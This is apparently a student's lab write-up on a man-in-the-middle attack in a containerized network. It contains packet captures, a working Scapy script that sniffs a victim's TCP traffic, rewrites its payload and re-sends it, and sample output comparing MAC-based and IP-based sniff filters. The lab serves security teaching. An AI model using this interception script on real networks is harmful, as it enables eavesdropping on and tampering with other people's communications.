6	5.205715255	02:42:0a:09:00:0b	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.11
7	5.205779630	02:42:0a:09:00:05	02:42:0a:09:00:0b	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
8	45.800667838	10.9.0.5	192.168.60.5	TCP	76	58590 → 9090 [PSH, ACK] Seq=1 Ack=6 Win=502 Len=10 TSval=693856589 TSecr=3654400892
9	45.816278948	10.9.0.5	192.168.60.5	TCP	76	[TCP Retransmission] 58590 → 9090 [PSH, ACK] Seq=1 Ack=6 Win=502 Len=10 TSval=693856589 TSecr=3654400892
10	45.816356585	192.168.60.5	10.9.0.5	TCP	66	9090 → 58590 [ACK] Seq=6 Ack=11 Win=509 Len=0 TSval=3654446708 TSecr=693856589
11	51.029019066	02:42:0a:09:00:0b	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.11
12	51.029049920	02:42:0a:09:00:05	02:42:0a:09:00:6f	ARP	42	Who has 10.9.0.111? Tell 10.9.0.5
13	51.029298713	02:42:0a:09:00:05	02:42:0a:09:00:0b	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
14	51.029321981	02:42:0a:09:00:6f	02:42:0a:09:00:05	ARP	42	10.9.0.111 is at 02:42:0a:09:00:6f

First I send message from server, then I send message from victim.
We only capture the package of victim (MAC address), so it is one way.

Question 5: In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A’ s IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.

This time I use IP address :

```
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'xiao', b'aaaa')

       send(newpkt/newdata)
   else:
       send(newpkt)

f1 = 'ether src host 02:42:0a:09:00:05 and tcp'
f2='tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f2, prn=spoof_pkt)
~
~
```


Use mac address:

```
.
Sent 1 packets.
*** b'xiao wang wang\n', length: 15
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'xiao wang\n', length: 10
.
```

Use IP address:

```
^Croot@c0a873c636f3:/volumes# python3  mitm_sample.py
LAUNCHING MITM ATTACK.........
*** b'wang xiao\n', length: 10
.
Sent 1 packets.
*** b'wang aaaa\n', length: 10
.
Sent 1 packets.
*** b'wang aaaa\n', length: 10
.
Sent 1 packets.
*** b'wang aaaa\n', length: 10
.
Sent 1 packets.
*** b'wang aaaa\n', length: 10
.
Sent 1 packets.
*** b'wang aaaa\n', length: 10
.
Sent 1 packets.
*** b'wang aaaa\n', length: 10
```

Wireshark:



Result and explain:
When I use MAC address, we only capture the packet send from victim.(victim Mac address is different from the Malicious Router Mac address)
When I use IP address, since the spoofing packets send by Malicious Router have same IP address as the Victim IP address, the packets will be captured again and spoof it and resent. This will create an infitine loop.